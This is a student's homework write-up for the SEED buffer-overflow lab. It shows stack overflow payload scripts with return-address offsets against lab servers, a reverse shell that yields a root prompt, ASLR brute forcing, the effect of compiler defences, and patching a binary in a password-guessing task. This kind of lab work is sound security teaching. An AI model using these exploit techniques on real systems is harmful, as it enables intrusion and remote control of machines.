

Information Security HandsOn Approach HW3

60947045s 呂昀修

Nov, 15, 2021

1. SEED Lab (40 points) Task1.

```
[11/01/21]seed@VM:~/.../LabSetup$ cd shellcode/
[11/01/21]seed@VM:~/.../shellcode$ ls
Makefile README.md call_shellcode.c shellcode_32.py shellcode_64.py
[11/01/21]seed@VM:~/.../shellcode$ ./shellcode_32.py
[11/01/21]seed@VM:~/.../shellcode$ ./shellcode_64.py
[11/01/21]seed@VM:~/.../shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[11/01/21]seed@VM:~/.../shellcode$ ./a32.out
total 64
-rw-rw-r-- 1 seed seed 160 Dec 22 2020 Makefile
-rw-rw-r-- 1 seed seed 312 Dec 22 2020 README.md
-rwxrwxr-x 1 seed seed 15740 Nov 1 23:30 a32.out
-rwxrwxr-x 1 seed seed 16888 Nov 1 23:30 a64.out
-rw-rw-r-- 1 seed seed 476 Dec 22 2020 call_shellcode.c
-rw-rw-r-- 1 seed seed 136 Nov 1 23:30 codefile_32
-rw-rw-r-- 1 seed seed 165 Nov 1 23:30 codefile_64
-rwxrwxr-x 1 seed seed 1221 Dec 22 2020 shellcode_32.py
-rwxrwxr-x 1 seed seed 1295 Dec 22 2020 shellcode_64.py
Hello 32
ftp://x:127:135:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:128:65534::/run/sshd:/usr/sbin/nologin
```

(a) a32.out

```
[11/01/21]seed@VM:~/.../shellcode$ ./a64.out
total 64
-rw-rw-r-- 1 seed seed 160 Dec 22 2020 Makefile
-rw-rw-r-- 1 seed seed 312 Dec 22 2020 README.md
-rwxrwxr-x 1 seed seed 15740 Nov 1 23:30 a32.out
-rwxrwxr-x 1 seed seed 16888 Nov 1 23:30 a64.out
-rw-rw-r-- 1 seed seed 476 Dec 22 2020 call_shellcode.c
-rw-rw-r-- 1 seed seed 136 Nov 1 23:30 codefile_32
-rw-rw-r-- 1 seed seed 165 Nov 1 23:30 codefile_64
-rwxrwxr-x 1 seed seed 1221 Dec 22 2020 shellcode_32.py
-rwxrwxr-x 1 seed seed 1295 Dec 22 2020 shellcode_64.py
Hello 64
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
telnetd:x:126:134:/:nonexistent:/usr/sbin/nologin
ftp:x:127:135:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:128:65534::/run/sshd:/usr/sbin/nologin
[11/01/21]seed@VM:~/.../shellcode$
```

(b) a64.out

Figure 1: Following the lab step, it has the shellcode file from shellcode_32.py and shellcode_64.py, then when I execute the files with no-execstack, it shows the /etc/passwd contents

```
[11/01/21]seed@VM:~/.../shellcode$ cat /tmp/testfile
# Delete this filecd /tmp!
[11/01/21]seed@VM:~/.../shellcode$ a32.out
total 64
-rw-rw-r-- 1 seed seed 160 Dec 22 2020 Makefile
-rw-rw-r-- 1 seed seed 312 Dec 22 2020 README.md
-rwxrwxr-x 1 seed seed 15740 Nov 1 23:50 a32.out
-rwxrwxr-x 1 seed seed 16888 Nov 1 23:50 a64.out
-rw-rw-r-- 1 seed seed 476 Dec 22 2020 call_shellcode.c
-rw-rw-r-- 1 seed seed 136 Nov 1 23:50 codefile_32
-rw-rw-r-- 1 seed seed 165 Nov 1 23:50 codefile_64
-rwxrwxr-x 1 seed seed 1221 Nov 1 23:49 shellcode_32.py
-rwxrwxr-x 1 seed seed 1295 Nov 1 23:49 shellcode_64.py
Hello 32
# Delete this filecd /tmp!
[11/01/21]seed@VM:~/.../shellcode$ a64.out
total 64
-rw-rw-r-- 1 seed seed 160 Dec 22 2020 Makefile
-rw-rw-r-- 1 seed seed 312 Dec 22 2020 README.md
-rwxrwxr-x 1 seed seed 15740 Nov 1 23:50 a32.out
-rwxrwxr-x 1 seed seed 16888 Nov 1 23:50 a64.out
-rw-rw-r-- 1 seed seed 476 Dec 22 2020 call_shellcode.c
-rw-rw-r-- 1 seed seed 136 Nov 1 23:50 codefile_32
-rw-rw-r-- 1 seed seed 165 Nov 1 23:50 codefile_64
-rwxrwxr-x 1 seed seed 1221 Nov 1 23:52 shellcode_32.py
-rwxrwxr-x 1 seed seed 1295 Nov 1 23:52 shellcode_64.py
Hello 64
```

(a) cat /tmp/testfile

```
[11/01/21]seed@VM:~/.../shellcode$ a32.out
total 64
-rw-rw-r-- 1 seed seed 160 Dec 22 2020 Makefile
-rw-rw-r-- 1 seed seed 312 Dec 22 2020 README.md
-rwxrwxr-x 1 seed seed 15740 Nov 1 23:53 a32.out
-rwxrwxr-x 1 seed seed 16888 Nov 1 23:53 a64.out
-rw-rw-r-- 1 seed seed 476 Dec 22 2020 call_shellcode.c
-rw-rw-r-- 1 seed seed 136 Nov 1 23:52 codefile_32
-rw-rw-r-- 1 seed seed 165 Nov 1 23:52 codefile_64
-rwxrwxr-x 1 seed seed 1221 Nov 1 23:52 shellcode_32.py
-rwxrwxr-x 1 seed seed 1295 Nov 1 23:52 shellcode_64.py
Hello 32
[11/01/21]seed@VM:~/.../shellcode$ a64.out
total 64
-rw-rw-r-- 1 seed seed 160 Dec 22 2020 Makefile
-rw-rw-r-- 1 seed seed 312 Dec 22 2020 README.md
-rwxrwxr-x 1 seed seed 15740 Nov 1 23:53 a32.out
-rwxrwxr-x 1 seed seed 16888 Nov 1 23:53 a64.out
-rw-rw-r-- 1 seed seed 476 Dec 22 2020 call_shellcode.c
-rw-rw-r-- 1 seed seed 136 Nov 1 23:52 codefile_32
-rw-rw-r-- 1 seed seed 165 Nov 1 23:52 codefile_64
-rwxrwxr-x 1 seed seed 1221 Nov 1 23:52 shellcode_32.py
-rwxrwxr-x 1 seed seed 1295 Nov 1 23:52 shellcode_64.py
Hello 64
/bin/rm: cannot remove '/tmp/testfile': No such file or directory
[11/01/21]seed@VM:~/.../shellcode$
```

(b) rm /tmp/testfile

Figure 2: Left: By concatenating the /tmp/testfile, we can check whether testfile is in tmp folder; Right: Then also, I can remove the testfile in tmp folder

Task2.

In this task, I send "echo hello" to server 10.9.0.5 to check the addresses of ebp and buffer. Because of no random address in server 05, the addresses are same in every execution.

```
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xfffffd078
server-1-10.9.0.5 | Buffer's address inside bof(): 0xfffffd008
server-1-10.9.0.5 | === Returned Properly ===
```

Figure 3: Here shows ebp address is 0xfffffd078, and buffer address is 0xfffffd008, we can calculate the distance is 112

By sending a large file to server 05, I know the maximum input size is 517:

```
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffbb0ab8
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffbb0a48
[...]
[11/07/21] seed@VM:~/.../attack-code$ ll testfile
-rw-rw-r-- 1 seed seed 1341 Nov 7 08:21 testfile
[11/07/21] seed@VM:~/.../attack-code$ cat testfile | nc 10.9.0.5 9090
[11/07/21] seed@VM:~/.../attack-code$ |
```

Figure 4

So I make a badfile contains shellcode in task1 (exact 517 bytes), and cat badfile to server05. The results show that it encounters buffer overflow attack with a new return address to malicious code (new return address is ebp + n, where $n \leq 8$ because ebp + 4 is return's address):

```
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xfffffd078
server-1-10.9.0.5 | Buffer's address inside bof(): 0xfffffd008
server-1-10.9.0.5 | total 764
server-1-10.9.0.5 | -rw----- 1 root root 315392 Nov 2 12:06 core
server-1-10.9.0.5 | -rwxrwxr-x 1 root root 17880 Nov 2 03:24 server
server-1-10.9.0.5 | -rwxrwxr-x 1 root root 709188 Nov 2 03:24 stack
server-1-10.9.0.5 | Hello 32
server-1-10.9.0.5 | gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
server-1-10.9.0.5 | nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
server-1-10.9.0.5 | _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
server-1-10.9.0.5 | seed:x:1000:1000::/home/seed:/bin/bash
```

Figure 5: Here shows ebp address is 0xfffffd078, and buffer address is 0xfffffd008, we can calculate the distance is 112

By the principle, we can also modify the shellcode into reverse shell attack:

```
[11/02/21] seed@VM:~$ nc -lrv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 59078
root@72894e628f21:/bof# |
```

Figure 6

Task3.

Also check address first. In this task, we don't know the frame pointer, but be given the buffer size. So what we do is fill the buffer with the new return address:

```
server-2-10.9.0.6 | Got a connection from 10.9.0.1
server-2-10.9.0.6 | Starting stack
server-2-10.9.0.6 | Input size: 6
server-2-10.9.0.6 | Buffer's address inside bof():      0xfffffd458
server-2-10.9.0.6 | === Returned Properly ===
```

Figure 7

```
ret      = 0xfffffd458 + 308    # Change this number
for offset in range(100, 304, 4):
    content[offset:offset + 4] = (ret).to_bytes(4,byteorder=
'little')
```

Figure 8

Then cat new badfile to server06:

```
server-2-10.9.0.6 | Got a connection from 10.9.0.1
server-2-10.9.0.6 | Starting stack
server-2-10.9.0.6 | Input size: 517
server-2-10.9.0.6 | Buffer's address inside bof():      0xfffffd458
server-2-10.9.0.6 | total 716
server-2-10.9.0.6 | -rwxrwxr-x 1 root root 17880 Nov  2 03:24 ser
ver
server-2-10.9.0.6 | -rwxrwxr-x 1 root root 709188 Nov  2 03:24 sta
ck
server-2-10.9.0.6 | Hello 32
server-2-10.9.0.6 | gnats:x:41:41:Gnats Bug-Reporting System (admi
n):/var/lib/gnats:/usr/sbin/nologin
server-2-10.9.0.6 | nobody:x:65534:65534:nobody:/nonexistent:/usr/
sbin/nologin
server-2-10.9.0.6 | _apt:x:100:65534::/nonexistent:/usr/sbin/nolog
in
server-2-10.9.0.6 | seed:x:1000:1000::/home/seed:/bin/bash
```

Figure 9

Task4.

In task4, we switch to 64-bit server:

```
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 6
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof(): 0x00007fffffff070
server-3-10.9.0.7 | Buffer's address inside bof(): 0x00007fffffffdfa0
server-3-10.9.0.7 | === Returned Properly ===
```

Figure 10

Due to strcpy() stop copy when occurs zero, but 64-bit address always appears zero at higher 2 bytes, so here I do is put shellcode at the buffer beginning, and set new return address is buffer address with little endian, that's the solution.

```
#####
# Put the shellcode somewhere in the payload
start = 0      # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret      = 0x00007fffffffdfa0    # Change this number
offset = 216

content[offset:offset + 8] = (ret).to_bytes(8,byteorder='little')
#####
```

Figure 11: 0x00007fffffffdfa0 is buffer address, and also the new return address

```
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 517
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof(): 0x00007fffffff070
server-3-10.9.0.7 | Buffer's address inside bof(): 0x00007fffffffdfa0
server-3-10.9.0.7 | total 148
server-3-10.9.0.7 | -rw----- 1 root root 380928 Nov  3 11:21 core
server-3-10.9.0.7 | -rwxrwxr-x 1 root root 17880 Nov  2 03:24 server
server-3-10.9.0.7 | -rwxrwxr-x 1 root root 17064 Nov  2 03:24 stack
server-3-10.9.0.7 | Hello 64
```

Figure 12: I change the shellcode with only saying "Hello 64"

Task5.

```
server-4-10.9.0.8 | Got a connection from 10.9.0.1
server-4-10.9.0.8 | Starting stack
server-4-10.9.0.8 | Input size: 6
server-4-10.9.0.8 | Frame Pointer (rbp) inside bof(): 0x00007fffffff4f0
server-4-10.9.0.8 | Buffer's address inside bof(): 0x00007fffffff490
server-4-10.9.0.8 | === Returned Properly ===
```

Figure 13: In my case, the offset is $0xf0 - 0x90 + 8 = 104$, and similar to task2 in other parts

```
#####
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode)      # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0x00007fffffff4f0 + 1200  # Change this number
offset = 0x00007fffffff4f0 - 0x00007fffffff490 + 8

content[offset:offset + 8] = (ret).to_bytes(8,byteorder='little')
#####
```

Figure 14

```
server-4-10.9.0.8 | Got a connection from 10.9.0.1
server-4-10.9.0.8 | Starting stack
server-4-10.9.0.8 | Input size: 517
server-4-10.9.0.8 | Frame Pointer (rbp) inside bof(): 0x00007fffffff4f0
server-4-10.9.0.8 | Buffer's address inside bof(): 0x00007fffffff490
server-4-10.9.0.8 | total 148
server-4-10.9.0.8 | -rw----- 1 root root 380928 Nov  3 12:11 core
server-4-10.9.0.8 | -rwxrwxr-x 1 root root 17880 Nov  2 03:24 server
server-4-10.9.0.8 | -rwxrwxr-x 1 root root 17064 Nov  2 03:24 stack
server-4-10.9.0.8 | Hello 64
```

Figure 15

Task6.

Let's move to random address, from report on 32-bit Linux machines, we can have only 19 bits used for address randomization, that means we can do brute force at most 2^{19} times.

```
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffffce1808
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffffce1798
server-1-10.9.0.5 | === Returned Properly ===
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffff9f01c8
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffff9f0158
server-1-10.9.0.5 | === Returned Properly ===
```

(a) server05 replies

```
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 6
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof(): 0x00007ffef66e64c0
server-3-10.9.0.7 | Buffer's address inside bof(): 0x00007ffef66e63f0
server-3-10.9.0.7 | === Returned Properly ===
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 6
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof(): 0x00007ffd91f37080
server-3-10.9.0.7 | Buffer's address inside bof(): 0x00007ffd91f36fb0
server-3-10.9.0.7 | === Returned Properly ===
```

(b) server07 replies

Figure 16: The results show that we do have the random address

Then I use brute force to run on correct address and success the reverse shell attack:

```
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffff9fdfe8
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffff9fd728
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffffb67a88
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffffb67a18
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xfffffd2e8
server-1-10.9.0.5 | Buffer's address inside bof(): 0xfffffd278


4 minutes and 7 seconds elapsed.
The program has been running 100986 times so far.
4 minutes and 7 seconds elapsed.
The program has been running 100987 times so far.
4 minutes and 7 seconds elapsed.
The program has been running 100988 times so far.
4 minutes and 7 seconds elapsed.
The program has been running 100989 times so far.
4 minutes and 7 seconds elapsed.
The program has been running 100990 times so far.
4 minutes and 7 seconds elapsed.
The program has been running 100991 times so far.

[11/03/21]seed@VM:~/.../Labsetup$ nc -lvn 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 53890
root@72894e628f21:/bof#
```

Figure 17: I success the brute force fortunately with about 4 minutes


Taks7.

Last, I go back to protect mode, which removes "-fno-stack-protector" in compiling stack.c and change flag into "-z noexecstack" in compiling call_shell.code:



```
yulu -- seed@VM:~/.../server-code -- ssh -p 40022 yulu@140.122.184.6 - 114x13
[11/03/21]seed@VM:~/.../server-code$ gcc -DBUF_SIZE=100 -DSHOW_FP -z execstack -static -m32 -o stack-L1-task7 stack.c
[11/03/21]seed@VM:~/.../server-code$ ./stack-L1-task7 < badfile
-bash: badfile: No such file or directory
[11/03/21]seed@VM:~/.../server-code$ ./stack-L1-task7 < badfile
Input size: 517
Frame Pointer (ebp) inside bof(): 0xffef7d48
Buffer's address inside bof(): 0xffef7cd8
*** stack smashing detected ***: terminated
Aborted
[11/03/21]seed@VM:~/.../server-code$ |
```

Figure 18: compile stack.c with removing -fno-stack-protector



```
yulu -- seed@VM:~/.../shellcode -- ssh -p 40022 yulu@140.122.184.6 - 72x11
[11/03/21]seed@VM:~/.../shellcode$ gcc -o a64-task7.out call_shellcode.c
[11/03/21]seed@VM:~/.../shellcode$ ls
Makefile      a32.out        call_shellcode.c  shellcode_32.py
README.md     a64-task7.out  codefile_32       shellcode_64.py
a32-task7.out a64.out       codefile_64
[11/03/21]seed@VM:~/.../shellcode$ a32-task7.out
Segmentation fault
[11/03/21]seed@VM:~/.../shellcode$ a64-task7.out
Segmentation fault
[11/03/21]seed@VM:~/.../shellcode$ |
```

Figure 19: change flag into -z noexecstack

2. Environment Variables in GDB (15 points)

```
[11/05/21] seed@VM:~/.../2$ cat env.c
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char **argv, char** env) {
    char c = 0;
    printf("Stack address: %p\n", &c);

    while (*env)
        printf("%s\n", *env++);
}

[11/05/21] seed@VM:~/.../2$
```

Figure 20: This is the code to print out my environment variables

```
[gdb-peda$ info proc
process 320691
cmdline = '/home/seed/LocalExp/Homework/HW3/2/env-dbg.out'
cwd = '/home/seed/LocalExp/Homework/HW3/2'
exe = '/home/seed/LocalExp/Homework/HW3/2/env-dbg.out'
[gdb-peda$ shell xargs -0 printf %s\\n < /proc/320691/environ
LC_NAME\tDEFAULT=zh_TW.UTF-8
LC_MONETARY\tDEFAULT=zh_TW.UTF-8
LC_MEASUREMENT\tDEFAULT=zh_TW.UTF-8
LC_TELEPHONE\tDEFAULT=zh_TW.UTF-8
LC_PAPER\tDEFAULT=zh_TW.UTF-8
LC_IDENTIFICATION\tDEFAULT=zh_TW.UTF-8
LC_TIME\tDEFAULT=zh_TW.UTF-8
LC_NUMERIC\tDEFAULT=zh_TW.UTF-8
LC_ADDRESS\tDEFAULT=zh_TW.UTF-8
SHELL=/bin/bash
LC_ADDRESS=C.UTF-8
```

Figure 21: This is the way to print out all env in gdb

I found one thing here: some environment variables are same but in different order, so here I have sort them and put different ones at the end. Here is the difference:

```
[11/05/21]seed@VM:~/.../2$ diff env-text env-gdb-text
41c41
< _=./env.out
---
> _=/usr/bin/gdb
42a43,44
> LINES=24
> COLUMNS=80
[11/05/21]seed@VM:~/.../2$ |
```

Figure 22: env "_" is the file executed, so we can ignore it; LINES and COLUMNS environment variables are my terminal screen size, but I don't know why it needs the env

3. A Countermeasure Proposal (15 points)

I think the proposal is still not secure, the image below is my idea:

For stack structure, the data is pop from low address to high address, so in original stack will overwrite the return address of foo(); the new one's foo() return address is at the lower address:




Figure 23: new proposal stack

The proposal actually solves the problem that overwrite the foo-self return address, but here comes another problem: we can overwrite the other function's return address, and force that function return to malicious code.




Figure 24: We can use gdb to check the foo's buffer address and other call's return address, that allow us to get the distance and overwrite the other call's return

4. Password guess (15 points)

Before all, I add a line to print secret for some testing

Case1:

When we use hex editor to open the binary file, we can found the file name opened by fopen(), clearly check that the file is "/dev/random":

```
513 00002000: 0300 0000 0100 0200 7262 002f 6465 762f .....rb./dev/
514 00002010: 7261 6e64 6f6d 0045 7272 6f72 0a00 2575 random.Error..%u
515 00002020: 2d2d 2d2d 2d2d 2d2d 2d2d 2d3e 666f 7220 ----->for
516 00002030: 7465 7374 696e 670a 0050 6c65 6173 6520 testing..Please
517 00002040: 656e 7465 7220 796f 7572 2067 7565 7373 enter your guess
518 00002050: 3a20 0025 7500 0000 5772 6f6e 6720 6775 :.%u...Wrong gu
519 00002060: 6573 7321 2050 6c65 6173 6520 6775 6573 ess! Please gues
520 00002070: 7320 6167 6169 6e2e 0000 0000 436f 6e67 s again....Cong
521 00002080: 7261 7475 6c61 7469 6f6e 2120 5468 6520 ratulation! The
522 00002090: 7365 6372 6574 2069 7320 7574 7165 7769 secret is utqewi
523 000020a0: 696f 6121 0000 0000 011b 033b 5000 0000 ioa!.....;P...
```

Figure 25

So I prepare a file called "aaaaaaaaaaaa" which has same string length with "/dev/random" and edit the binary file, and put four bytes zero in "aaaaaaaaaaaa".

```
513 00002000: 0300 0000 0100 0200 7262 0061 6161 6161 .....rb.aaaaa
514 00002010: 6161 6161 6161 0045 7272 6f72 0a00 2575 aaaaaa.Error..%u
